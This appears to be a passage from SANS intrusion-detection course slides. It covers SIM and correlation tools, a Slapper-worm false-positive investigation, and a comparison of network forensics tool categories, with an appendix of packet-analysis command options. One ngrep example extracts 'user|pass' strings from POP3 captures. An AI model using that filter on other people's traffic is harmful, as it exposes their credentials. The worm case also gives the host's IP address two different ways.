This is how OSSIM would show a packet that caused a Snort alert. You are able to see all protocol layers and associated values in the packet and the payload that caused the alert to fire. OSSIM allows you to search for any alerts generated by Snort. You can further specify times, risks, by signature, IP or payload. Consider how easy this makes finding alerts of interest to you.

Splunk


- Commercial product known as Enterprise Splunk
 - Free trial "60 days and you can index up to 500 MB/day"
- Collects and indexes data from many sources:
 - Windows
 - Linux/Unix
 - Virtualization
 - Applications (OSSEC, Snort)
 - Networking

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Like OSSIM, Splunk provides many different features for assessing and correlating data from many different sources and logs. Unlike OSSIM, it is a commercial product now known as Enterprise Splunk, although you can take it for a test drive for 60 days and limited indexing, to see if it is worth purchasing. For our purposes, it is able to accept and digest OSSEC and Snort data. This is done by configuring each to send syslog output to the Splunk server.

Splunk Snort Search



The Snort summary report presented on this page is just one of the many reports that can be created using Splunk. The tool provides the ability to quickly "drill" into the data of interest by simply hovering and selecting the green bar that shows the date and number of events for the highlighted selection. This report shows the Top 10 Snort Events by destination IP.

Sguil

The screenshot displays the Sguil console interface with several key components:

- Three Events Priority Windows:** Three stacked tables showing event details. Each table has columns for ST, CNT, Sensor, Alert ID, Date/Time, Src IP, SPort, Dst IP, DPort, Pr, and Event Message. The event messages include "BLEEDING EDGE WORK" and "MS-SQL version overflow".
- Event counter:** A section on the left side of the event lists.
- Sensor status (Various sensor agents):** A table showing the status of various sensors, including columns for IP Resolution, Agent Status, and Sensor Statistics.
- Event data with payload and signature details:** A detailed view of a specific event, showing the payload and signature information.

Sguil is another open source SIM. Like the other SIMs we've examined, it can analyze OSSEC output. Here is a description of Sguil from the website <http://sguil.sourceforge.net>. " Sguil (pronounced sgweel) is built by network security analysts for network security analysts. Sguil's main component is an intuitive GUI that provides access to realtime events, session data, and raw packet captures. Sguil facilitates the practice of Network Security Monitoring and event driven analysis". Client applications running on Linux, Solaris, MacOS, and Windows, etc. can send data to Sguil.

Like OSSIM, Sguil is a suite of tools.(Snort, sancp, p0f, tcpflow, Barnyard, Wireshark as the client, Passive Asset Detection System (PADS) continuous full packet data capture to sensor disk) used with in-depth analysis in mind.

This screenshot shows the payload information displayed in the bottom pane of the Sguil console. Selecting "Show Packet Data" or selecting the bottom pane "Display Portscan Data" shows detailed information about the event that Snort detected. The main Sguil panel is divided into three panes with different priorities and you can highlight the event and show its payload in the bottom right corner. There are other windows available for analysis, including built-in Whois and Reverse DNS under the IP Resolution tab. Under the Snort Statistics tab, you can monitor sensor performance including average bandwidth, Alerts, and packets per/second. Under the System Msgs tab, you obtain information about each sensor in real-time, including disk space available for packet capture.

All data is saved to a MySQL database which can be fully searched using the Sguil console. If required, the analyst can request a TCP transcript or a Wireshark pcap file at the click of the mouse. The request is sent to the sensor which in turn will send the information back to the Sguil client without the need to access the sensor.

Time Normalization

- Synchronize your watches
 - rdate, ntp, local or UTC
- Identify and allow for drift
- Order of events
- Correlation of non-relational data

© SANS
All Rights Reserved

Intrusion Detection In-Depth

We have discussed normalization in the context of creating a standardized log format for post processing and ingestion. Time synchronization is another aspect of normalization or standardization.

As a security analyst, it is necessary to analyze log files containing alerts from a large number of distributed, heterogeneous sensors. Aggregating logs from multiple sensors provides a broader view of malicious behaviors. However, in larger organizations, these sensors may span multiple time zones or even continents.

To accurately analyze these logs centrally, it is important to synchronize the time. It is also important to use a single time zone, either UTC or local time where the team is collecting the information. If you can manage your time sources, then it becomes possible to place events observed by different sensors in accurate chronological order.

Suppose you have detected a very large file transfer originating from your engineering department to your_competitor.com. In your engineering department, you find a Unix workstation, crashed, with a dangling SCSI cable. The room is secured with a badge swipe. What do you do?

Note that the firewall logs, the system logs, the IDS logs and badge reader logs do not have a field in common; they are non-relational, except for time.

Over Normalization Example - Automating Errors

```
[**] Possible Slapper Worm [**]  
10/14-09:45:17.630019 202.66.113.105:2002 -> 10.2.249.91:2002  
UDP TTL:55 TOS:0x0 ID:2320 Len: 41  
[**] Possible Slapper Worm [**]  
10/14-09:48:43.931784 211.154.103.70:2002 -> 10.2.249.91:2002  
UDP TTL:59 TOS:0x0 ID:2320 Len: 41  
[**] Possible Slapper Worm [**]  
10/14-09:49:01.503307 210.12.30.12:2002 -> 10.2.249.91:2002  
UDP TTL:51 TOS:0x0 ID:2320 Len: 41  
[**] Possible Slapper Worm [**]  
10/14-09:49:44.628123 216.133.72.33:2002 -> 10.2.249.91:2002  
UDP TTL:56 TOS:0x0 ID:2320 Len: 60
```

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Throughout the course, we have shown that there is more to analysis than keying off the destination port traffic. The analyst learns to consider a number of factors. The above Snort alerts seem to indicate that there is host 10.2.249.91 that is infected with the slapper worm. The slapper worm exploited a vulnerability in SSL and the exploited host would begin to listen and send traffic on UDP port 2002.

When we reduce data too much, it is known as over normalization and it causes errors. In the extreme, we risk being fed nothing but trouble tickets. At that point, it is possible to make significant errors, since we don't see all of the data. Automating correlation is wonderful, but it may be a good idea to match up a content sensor with a traffic analysis sensor to reduce the risk.

The Snort output shows multiple foreign hosts sending traffic to internal host 10.2.249.91 on UDP port 2002. This is a small excerpt of the traffic, however this traffic was continual with thousands of similar alerts generated. And, the timeframe of the activity was about a month after the slapper worm was discovered.

The natural conclusion from examining the above activity is that host 10.2.249.91 has been exploited on port 443 and then infected with the slapper worm. The analysts at this particular site wanted to discover the date of infection and analyze subsequent activity. The first step was to find the first Snort indications of slapper activity and look at traffic to the infected host in the hours or days preceding it.

Correlation to Investigate Activity

October 11th, 8:00 start of slapper activity

```
08:19:20.998971 au.kyungpook.ac.kr.2002 > 10.2.249.91.2002: udp 41 (DF)
08:25:57.878971 202.110.122.168.2002 > 10.2.249.91.2002: udp 41 (DF)
08:26:21.528971 67-113-110-39.ded.pacbell.net.2002 > 10.2.249.91.2002: udp 41 (DF)
08:27:32.088971 193.41.229.187.2002 > 10.2.249.91.2002: udp 60 (DF)
08:29:04.618971 ns1.incnetwork.com.2002 > 10.2.249.91.2002: udp 60 (DF)
08:29:23.088971 host-148-244-221-4.block.alestra.net.mx.2002 > 10.2.249.91.2002: udp 41 (DF)
08:29:31.408971 200.180.36.34.2002 > 10.2.249.91.2002: udp 41 (DF)
08:29:41.778971 70-216.205.21.interliant.com.2002 > 10.2.249.91.2002: udp 60 (DF)

tcpdump -r dayof.20021011 'udp and src port 2002 and src net 10.2 and dst port 2002'
```

No activity found

© SANS
All Rights Reserved

Intrusion Detection In-Depth

After searching through Snort records, it was discovered that the slapper traffic began on October 11th during the 8:00 AM hour. Corresponding indications of a slapper attack should show a connection to destination port 80 and 443 of the infected host before the UDP port 2002 activity started. Additionally, we should see traffic from the infected host make outbound connections to other infected hosts on UDP port 2002.


As the tcpdump capture files were examined for slapper activity, it became apparent that something wasn't right. In the above slide, we see similar activity to that reported by Snort of many different hosts attempting to talk to our infected host 10.2.249.91 on UDP port 2002. Next, we anticipated seeing some kind of outbound activity from the infected host on port 2002 and executed a tcpdump command with an appropriate filter to find this activity. However, no activity was discovered for the time frame searched. The analysts then looked for any activity to or from host 10.2.249.191 other than the inbound UDP port 2002 traffic and suspiciously there was none.

Up until this point, they just assumed that 10.2.249.191 was a live host because of the activity they were seeing. And, the other natural assumption was that it was listening on TCP port 443 that would have been the entry point for the slapper infection. However, attempts to connect to host 10.2.249.191 were unsuccessful. The host was not even a live host in our network.

Why then were we getting all of this slapper traffic? It appears that host 10.2.249.191 erroneously was reported as a slapper infected host and it became the destination host for other infected hosts. The analysts also checked to make sure that no outbound activity was spoofed from source IP 10.2.249.191 that could have elicited all of the zombie traffic in return. By having multiple tools to investigate the activity, they could come to the conclusion that this was some kind of false positive contrary to the alerts that Snort was reporting.

Correlation of Time vs. Traffic Volume

H Root Server Activity 10/21/02



© SANS
All Rights Reserved

Intrusion Detection In Depth

Another way to correlate activity is to measure the volume of traffic per selected time interval. This is often used as an indication of some kind of attack when traffic volume is extremely high. This, too, may help diagnose network problems if volume is lower than expected.

On October 21, 2002 the DNS root servers were the targets of a massive attack originating from many sources which were suspected bots under the control of the attacker. The attack was successful because many sites or ISPs did not perform egress filtering which would block traffic from leaving the network if the source IP was not one that belonged to the network address range. The attack on the DNS root servers was powerful enough to disable eight of the thirteen DNS root servers. Fortunately, the attack did not last for more than a couple of hours; however, it demonstrated the fragility of the DNS hierarchy in general. This attack did not cause a noticeable disruption of Internet activity because lower DNS servers had cached records. However, had it been more prolonged, more of the cached records would have expired and the disruption may have been more severe.

The above slide represents two graphs of traffic volume at the H Root Server located in Aberdeen, Maryland. It was one that became disabled from the attack. You can see the obvious spike in activity from the DDoS attacks where the arrows are located.

This is an example of behavioral analysis provided by correlation.

You may be interested in knowing that there have been changes in the DNS root server architecture since this attack. Today, each DNS root server is replicated on different hosts at locations dispersed throughout the world, making a successful DNS denial of service attack less likely.

Summary

- Several correlation methods available:
 - Perspective the analyst wants to see:
 - Big picture – network in general view
 - Snapshot – analysis of a particular incident
 - The more sources of correlation, the better the ability to accurately assess what happened

© SANS
All Rights Reserved

Intrusion Detection In-Depth

To summarize, correlation is a very critical facet of information management and needs to be automated; there is simply too much data for an analyst to perform manual correlation.

As we have seen, there are many methods for doing correlation. In general, a specific method of correlation is selected based on what the analyst hopes to accomplish. For instance, if the analyst hopes to focus on network health, a time versus traffic flow correlation will be valuable. If an analyst is investigating a particular incident for more details, correlation among tools or among sites may be helpful.

Also, the more traffic you have and the more unique sources of data for the traffic, the more likely you'll need a commercial enterprise solution. Keep in mind that commercial solutions are quite expensive, but may be justified in the cost of labor savings for doing manual or homegrown correlation.

Ultimately, the correlations will help you identify many more indications and warnings, ideally allowing you to better protect your systems.

Summary of Discussed Categories of Tools

Tool Category	Primary Purpose
Endpoint security - OSSEC	Reside on endpoint to protect against/thwart desktop/endpoint malware
Network flow - SILK	Collect connection data for anomaly/endpoint analysis
Full packet capture - tcpdump	Collect entire packet data -- header and payload for analysis
Log collection/correlation - OSSEC	Collect/synthesize disparate indicator sources
IDS/IPS - Snort	Alert/block as attack is detected in transit
Network framework analysis - Bro	Collect connection/specific application data and alert on anomalies

© SANS
All Rights Reserved

Intrusion Detection In-Depth

In case you hadn't noticed, we've covered an extensive amount of material in a short amount of time. With that in mind, let's review the categories of tools that have been covered to summarize the purpose, intended use, applicability for network forensics use, and real-time use, consequences when not used, and the advantages and issues with each. We break the tools into six different categories.

The first category is endpoint security where we discussed the use of open source host-based OSSEC. While not discussed, anti-virus and host-based firewalls can be included in this category too. The intention of endpoint security is to have some solution that resides on the endpoint itself to prevent malware from harming the endpoint. The second category is network flow collection, typically captured to record connection endpoint data – IP addresses, duration and volume of data for connections. This data can be used for anomaly detection and/or for other retrospective analysis. A third category is the capture of entire packet data. This supplies in-depth details about the payload of connections, permitting session reconstruction, via tools like Wireshark.

Next, log collection and correlation are used to capture and synthesize log data from separate sources. Different indicators can assist in retrospective analysis by revealing a trail of behavior. And, of course there is intrusion detection/prevention since that is what this course is all about. This is your primary near real-time alert/blocking mechanism for malicious traffic. Finally, there is a unique category that Bro encompasses – a network framework analysis that is able to collect and associate the IP, transport, and application layer data for anomalous and normal activity. It is capable of alerting in the conventional IDS sense as well, however that is usually secondary to its other capabilities.

We'll use a gruesome analogy of a murder scene and the type of evidence that might be equivalent to data collected by these categories to find the murderer.

Endpoint Security - OSSEC

Intended Use	Reside on endpoint to prevent/detect attacks at the target location
Network forensics use?	Typically not, especially as pertains to the host-based part of OSSEC
Near real-time use?	Yes
Consequences of not using	Target potentially vulnerable to attack
Advantages of using	Provides another layer of in-depth defense
Issues	Depending on method of detection, prevention may be questionable Malicious code can disable software or inaccurately report actual status of the endpoint

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Endpoint security is the seminal and most common means of protecting assets in the network because historically it has made most sense to offer protection that resides on the the actual target of an attack. Anti-virus and personal firewalls can prevent malicious traffic from affecting the host; they can also report or record any incidents. The host-based piece of OSSEC can be used to detect changes on the host that may be indicative of malicious software such as installed rootkits. It does so by recording file checksums, noting running processes, and offered services, for instance. A change in any of these can be symptomatic of the presence of malware.

Anti-virus has come under a lot of criticism for its lack of effectiveness; it is difficult to identify all attacks, all variations of attacks, and push out timely, comprehensive, and accurate signatures. Yet, it is still part of defense in-depth. You must rely on other defenses to alert or prevent malware if not used. While it can be used as an exclusive method for defense, it is not recommended. Another issue of relying on endpoint detection is that successful malicious attacks can disable it or make it act as if nothing is wrong.

For our murder analogy, suppose that the victim was killed at his home. The state of the body – gunshot wounds and any local evidence such as blood/DNA – would reflect what happened. This forensic data alone (no correlation performed) generally offers indirect evidence about the actual murderer.

Network Flow - SiLK

Intended Use	Network behavior analysis, offers a skeleton of network activity
Network forensics use?	Yes
Near real-time use?	Typically not
Consequences of not using	Absence of network metadata - connections endpoints, duration, volume, no possible indicators or start/end times and IP's of activity under investigation
Advantages of using	Less data to retain, longer retention possible
Issues	Does not give the complete "story" used alone, detailed nature of malicious activity unknown

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Network flow as embodied by SiLK offers the collection of data to perform network behavior analysis. It presents an outline or skeleton, if you will, of the network flow via collection and retention of metadata associated with connections or sessions. It stores data on IP addresses, duration, number and size of packets and bytes, as well as other traits associated with a connection or session. This summarized data is beneficial for discovering network anomalies such as an unusual volume of outbound data at an odd hour to a never-before-seen IP address - a pattern typically resembling data exfiltration.

It is an excellent source for performing retrospective analysis as we discovered using SiLK. We learned that it can provide insight for pre/post incident activity; it supplements signature-based detection; it can uncover network anomalies such as exfiltration; and it can present a starting point for retrospective analysis. For instance it can expose when a given host began to communicate with another, offering a timeframe for more detailed forensic analysis. SiLK uses a compressed binary format so less storage is required meaning that it may be retained for a longer amount of time. It is best used for an indicator or start/end point/time and not for what actually transpired in the session.

Back to solving our murder, suppose on the day of the murder, a neighbor saw two strangers get out of a black car parked in the victim's driveway, noted the license plate number, and observed one going in the front door, the other in the back door. Either or both could be the murderer.

Full Packet Capture - tcpdump

Intended Use	Collect packet headers and payload
Network forensics use?	Yes
Near real-time use?	Typically not
Consequences of not using	Absence of payload, inability to reconstruct activity, absence of context
Advantages of using	Permit reconstruction of sessions, get entire context of activity, can be ingested by other tools for further analysis
Issues	Potentially copious amount of data collected, less retention possible

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Full packet capture offers the best method of retrospectively analyzing activity since it captures all the data associated with a packet including the header and payload. It permits the reconstruction and assessment, perhaps using Wireshark, of the activity that transpired as well as surrounding it with context of occurrences before and after. But, all of this comes at a cost of requiring storage for the data that may be copious in volume therefore may not be retained for long. Yet, there is no absolute certainty of analysis without payload.

Full packet capture does not provide any native analysis, just the capability to perform it when necessary using a variety other tools. The universal libpcap format used by tcpdump to store binary records is compatible and ingestible by several analysis tools such as Snort or SiLK (after converted to native SiLK format) so that further scrutiny is easily accomplished.

If the murder victim's house had working surveillance cameras in every room capturing activity at the time of the murder, there would be no doubt who the murderer was.

Log Collection/Correlation - OSSEC

Intended Use	Collect "trail" of evidence, artifacts of activity
Network forensics use?	Yes
Near real-time use?	Typically not
Consequences of not using	Valuable forensic indicators go unused
Advantages of using	Can offer more extensive/comprehensive view from multiple sources
Issues	Need something to harvest/correlate disparate logs

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Another aspect of analysis is the collection and correlation of logs. Valuable data is scattered among network devices and endpoints that can be used to assist in the re-creation of the timeline and artifacts. This data uses different events associated with the same or related activity to corroborate findings. It helps put the story together in terms of the entire network, revealing a more comprehensive perspective.

The big issue associated with log collection is the correlation of all the data. Depending on the size and complexity of the network and its logs, an expensive commercial solution may be required to perform the analysis. Some solutions are especially cumbersome and difficult to use.

Returning back to our murder mystery, let's say that police issued a public request asking anyone to contact them if they had knowledge about the circumstances surrounding the murder. Let's say someone informed the police that he overheard an argument between the victim and the suspect. Someone else informed the police that the victim was having a torrid affair with the suspect's wife. And, finally, the police found that there is a record of a gun purchase by the suspect a week before the murder. All of these different sources combine to give a trail of potential evidence or motive.

IDS/IPS - Snort

Intended Use	Real-time alert/block of malicious traffic
Network forensics use?	Yes
Near real-time use?	Yes
Consequences of not using	No warning/blocking of malicious traffic on the wire
Advantages of using	Capability to block/be alerted of potentially malicious traffic
Issues	False positives/negatives, no context of alert/blocked traffic

© SANS
All Rights Reserved

Intrusion Detection In-Depth

After many days of study, you are quite familiar with the benefits and issues surrounding the deployment of an IPS/IDS. As you know the IDS/IPS sees the malicious traffic while it is still in transit so it may block it or generate a warning. And, you are probably all too familiar with the biggest down side of deploying an IDS – an overabundance of false positives. Let's not forget about the false negatives of missing actual malicious activity due to a variety of reasons.

Still on the hunt for the murderer, suppose someone tells the police that they overheard a phone call where the suspect threatened the victim. This is good evidence, but requires substantiation.

Network Framework Analysis - Bro

Intended Use	Collect network/application forensics
Network forensics use?	Yes
Near real-time use?	Typically not
Consequences of not using	Network/application analysis not performed together, no grouping of like activity (new endpoint, connections, new protocols connections, etc.)
Advantages of using	Lightweight detection in conjunction with connection/payload analysis and anomaly detection
Issues	Steep learning curve to write your own detection code with Bro scripting

SANS
All Rights Reserved

Intrusion Detection In-Depth

Bro is in a category of its own – kind of a hybrid of an IDS and network flow. It has some supplied scripts that search for and report anomalous activity – mostly specific application protocols like HTTP.

Unlike a traditional IDS, it provides a notion of context by recording information about all connections. And, it provides more than the skeletal activity of network flow alone. Like network flow, it can provide an indicator of activity that should be investigated. Bro can alert on noteworthy traffic. This is typically performed using e-mail that can be configured so that it is sent at the time of the activity or every hour. It really is not considered near real-time unless there is some post-processing of e-mail or someone is actively watching for Bro alerts.

Bro works nicely after some site specific configuration changes. Yet, writing custom scripts can be somewhat daunting, especially for someone not familiar with programming.

One last attempt at the murder analogy – someone disabled the alarm just before the murder, meaning that the suspect had the alarm code and may have been at the victim's home before. Also, someone reported that a black car with the license plate number of the suspect was parked near the victim's home the day before the murder. We have a possible connection between the suspect and victim and another indication of the suspect's activity and familiarity with the alarm code – a different kind of forensic trail.

Suppose we need to present our case in court to convict a given suspect. What information or evidence could be used to prove guilt? It is possible that this could be from a single source. What sources could be used together to substantiate guilt? Using our surveillance camera/tcpdump collection, we are able to observe/reconstruct the activity; this directly and irrefutably identifies the murder suspect. None of the other evidence/collection methods alone is able to do this. But, let's take a look at building a case for an abundance of circumstantial evidence.

The body and surrounding evidence confirm something bad/malicious has happened just as endpoint security is able to identify or perhaps even prevent. Using the "logged" data – the DNA/blood evidence can identify a suspect who has a prior criminal record and whose DNA/blood characteristics are stored in some database. Similarly, on your network you may discover a log entry from the victim host that is indicative of a new unauthorized registry entry.

The registry entry does not have an IP address, however suppose there is a timestamp associated with it that coincides with a connection record available via flow, Bro, or perhaps an IDS entry, that shows access to the victim host on TCP port 445. All this evidence – host-based, IDS, and flow at the same time could implicate a given attacker – just like DNA evidence and past criminal record and placement of the suspect in the vicinity at the time of the murder.

An IDS alert may be sufficient to find the bad guy. Yet, it would be better if the alert relates to something that happened on the victim host – say the new registry entry on the host that reflects that the malware acted as expected from past observation of its behavior. This validates that the IDS alert is not a false positive. We could go on about all the possibilities and combinations of evidence available and the conclusions that could be reached. We can relate our murder analogy scenarios to each different category of tools used for network security, in an attempt to detect and verify a compromise and identify the perpetrators. However, what tool(s) is necessary depends on what has transpired.

What we can conclude is that full packet capture is the only tool that alone can fully re-create what happened. In the absence of it, an IDS can potentially alert you about an attack if there is an appropriate signature. In the absence of an IDS and full packet capture, having flow data and endpoint data can combine to give you a clue of the effects or artifacts of the attack discovered on the victim host and possibly associate it with the attacker's IP address. Log data can complete the picture by showing you if the same attacker drew attention elsewhere in the network. Endpoint clues and Bro data can provide a powerful combination to identify network and application behaviors – a given IP address connected at a certain time and some anomalous NetBIOS activity was observed.

If the question is what category(s) of tools should you deploy on your network – there is no universal answer unfortunately. Full packet capture is great, but unrealistic to retain in all environments. The determination of what to deploy is based on compliance needs, what is being protected and its value. For instance, this might be credit card or personal identifiable information and your company must follow compliance and may be liable for losses. Fortify the infrastructure and collect as much as possible using all methods and retain it for as long as required. If the goal is protection of network assets, and no regulation dictates security measures, budget is small and resources scarce, at a minimum install endpoint security and some kind of connection collection – flow or Bro. Possibly you can use open source OSSEC for log correlation. Don't forget the IDS. But remember, an IDS doesn't require much in terms of budget to run an open source Snort instance on the network; the cost enters when you need someone to maintain it and make sense of the output. So, you can see this decision is budget, compliance, and purpose driven.

Network Traffic Forensics and Monitoring Review

- Multiple analysis tools are better than one
- Retention of flow data can be used in place of or in addition to full packet capture
- Network forensics uses a combination of tools on sensor and alert-driven data
- You can't detect an intrusion without a sensor at the right location
- Correlation can give context to alerts

© SANS
All Rights Reserved

Intrusion Detection In-Depth

We've covered a wide range of topics today so let's review some of the highlights. Libpcap is a standard file format for packet data. Many tools can ingest pcap files and some can generate libpcap formatted files. It is helpful to be familiar with a variety of these tools to examine different aspects of packet data. Each has a particular strength that may be best for the type of processing you would like to do.

Retention of full packet capture may not be feasible because of volume issues. It may be stored, but not long enough to be useful for retrospective investigation. Flow data such as generated by SiLK can be useful either in place of full packet capture or in addition to it. It stores the most pertinent packet data in a compressed binary format, permitting longer retention. Flow data can be used for behavioral analysis as well as a starting point for more detailed analysis using other sources.

Network forensics employs the use of many different tools and logs of both sensor and alert-driven data to investigate traffic. Traffic correlation will assist this process since it uses various sources of data to give a more complete perspective of the activity.

Placement of any network sensor(s) is very important. Deciding where to place it/them is dependent on traffic volume and what you want to protect. You may elect to use an inline IPS that has a smaller set of rules to decrease the chance of false positives. Or, you may choose an IDS that does not impede traffic flow, yet alerts after-the-fact. You have many hardware choices for capturing data. And, you must be concerned with having hardware that is able to keep up with the bandwidth to direct traffic to your sensors.

In summation, traffic analysis and intrusion detection require more than an IDS or IPS. First you need proper sensor placement and hardware to process the traffic. You need a suite of other tools to analyze and give traffic more context, the capability to store traffic in either full packet or flow format for retrospective analysis, and a means to correlate data from multiple sources.

OSSEC Exercises

Workbook

Exercise:	"OSSEC"	
Introduction:		Page 90-E
Questions:	Approach #1 -	Page 91-E
	Extra Credit -	Page 95-E
Answers:		Page 97-E

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

This page intentionally left blank.

Appendix

Other Pertinent Material

This page intentionally left blank.

ngrep – Command Options

- d = Interface (eth0, hme0, 2)
- i = Ignore regex case
- I = Read back a pcap file
- L = List Windows interfaces (1,2,3)
- O = Write data to a pcap file
- q = Do not print hash mark
- s = Set BPF capture length
- t = Print timestamp on matched packets
- v = Print everything except matched expression
- w = Match a word regular expression
- W = Alternate manner to display packets (normal, byline, single, none)
- x = Content decoded as HEX and ASCII
- X = Process matched expression as a HEX string

© SANS
All Rights Reserved

Intrusion Detection In-Depth

To match regular expressions in Windows, the match must be enclosed in double quotes "word"—to match regular expressions in Unix, the match must be enclosed in single quotes 'word' otherwise ngrep will return an error.

For example, to dump the list of available interfaces on Windows, you'd run the following command:

ngrep -L

```
Interface  device
-----  -
1         \Device\NPF_{947E639A-EACA-4EC9-B49E-5EF13BD647C5}
2         \Device\NPF_{FEA49BED-FA30-4611-AF6C-2C0E078D800A}
```

To dump all unusual web traffic on TCP port 3127, use the following command:

ngrep -d 2 "" tcp port 3127

To look for TCP packets with either source or dest port 110, that match either 'user' or 'pass' (case insensitive) in a regular expression.

ngrep -I pcap_file.pcap -d 2 "user|pass" tcp port 110

Replay a pcap file and look for TCP packets with either a source or destination port 80, that do not have the strings 'sans' or 'yahoo' (case insensitive) in a regular expression.

ngrep -I pcap_file.pcap -v "SANS|yahoo" tcp port 80

tcpflow – Command Options

- -c = Console print only without storage
- -i = Interface (eth0, hme0, 2)
- -p = Disable promiscuous mode
- -r *file* = Read back packets from pcap file

© SANS
All Rights Reserved

Intrusion Detection In-Depth

This is an example of one of the packets dumped to the console (-c) from interface hme2 with a BPF filter to include only port 80.

tcpflow -c -i hme2 tcp port 80

064.112.229.132.00080-024.042.246.033.02278:

</td>

</tr>

</table>

</td>

</tr>

</table>

< back to SANS™ Home | < Portal Home </td>

<td width="50%" class="footer" align="right">

printer friendly version ></td>

<td width="27"></td>

</tr>

</table>

tcpreplay – Command Options

- -i = Server/primary interface (eth0, hme1)
- -I = Client/secondary interface (eth1, hme2)
- -l *times* = Loop through the packet x times
- -M *10.0* = Replay packets at given Mb
- -p *100* = Replay packets at given packets/second
- -t = Replay packets as fast as possible
- -v = Verbose to standard output

© SANS
All Rights Reserved

Intrusion Detection In-Depth

These are just some of the many tcpreplay has several command options. You can split the traffic capture so that the server sends/receives the traffic from the primary interface and the client sends/receives packets via another interface. You can also send the same traffic in the pcap multiple times. This may be more useful if you have a Snort rule that has a detection filter that requires more than one observation of some particular traffic before alerting.

You can also replay the traffic a specified speed in terms of number of bytes or number of packets per second to test, perhaps, if a given sensor is dropping packets.

Chaosreader Command Options

- -D Directory to dump results
- -e Replay everything into html
- -j Only examine this IP address (192.168.25.5)
- -J Exclude this IP address (192.168.25.1)
- -k Extra files for keystroke analysis
- -p Only these ports (20,21,25)
- -P Exclude these ports (135,445)
- -q No output to screen
- -T No TCP traffic processing
- -U No UDP traffic processing
- -Y No ICMP traffic processing

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Extract recognized sessions from traffic file 2006051023 into the results directory:

chaosreader.pl 2006051023 -D results

Replay everything into directory results quietly:

chaosreader.pl -qe file.pcap -D results

Replay only the traffic from TCP/UDP port 20, 21 and 25:

chaosreader.pl -p 20,21,25 -qe file.pcap -D results

Output Files: Many will be created. It is highly recommended to run this in a clean directory. Here is an example of what you will see:

index.html	Html index (full details)
index.text	Text index
index.file	File index for standalone redo mode
image.html	HTML report of images
getpost.html	HTML report of HTTP GET/POST requests
session_0001.info	Info file describing TCP session #1

And many more.

Forensic File Recovery

Filetype	Start	ASCII translation
jpeg	FF D8 FF E1	
jpeg	FF D8 FF E0	JFIF
gif	47 49 46 38 39 61	GIF89a
gif	47 49 46 38 37 61	GIF87a
png	89 50 4E 47	PNG
bmp	42 4D F8 A9	BM
zip	50 4B 03 04	PK
exe	4D 5A 90 00	
tgz	1F 9D 90 70	
PDF	25 50 44 46	%PDF

File extensions: <http://filext.com>

© SANS
All Rights Reserved

Intrusion Detection In-Depth

If you attempt to carve files using Wireshark, you need to understand where the file starts in the packet/session. This is where this table comes in handy. This is a short list of commonly seen file header illustrating the first 4 or 5 hexadecimal characters for each specific file types. Every time a file is opened, it most likely has a file extension of some sort attached to it. This dates way back to DOS. The convention with file extensions is usually whatever follows a period in a file name.

In Wireshark, knowing the type of file you are dealing with is very important for a successful file recovery, because each file starts with a known pattern. The first 4+ hexadecimal characters are constant with the type of files being extracted from a RAW packet stream. If it is not possible to do a "clean" file recovery, it is critical to know where the file starts to remove the "junk" before the file starts and after the file ends.

Tools such as foremost and tcpextract use information based on headers, footers, and internal data structures to carve files out the data stream. Foremost carves files out of forensics images while tcpextract carves files out of network traffic.

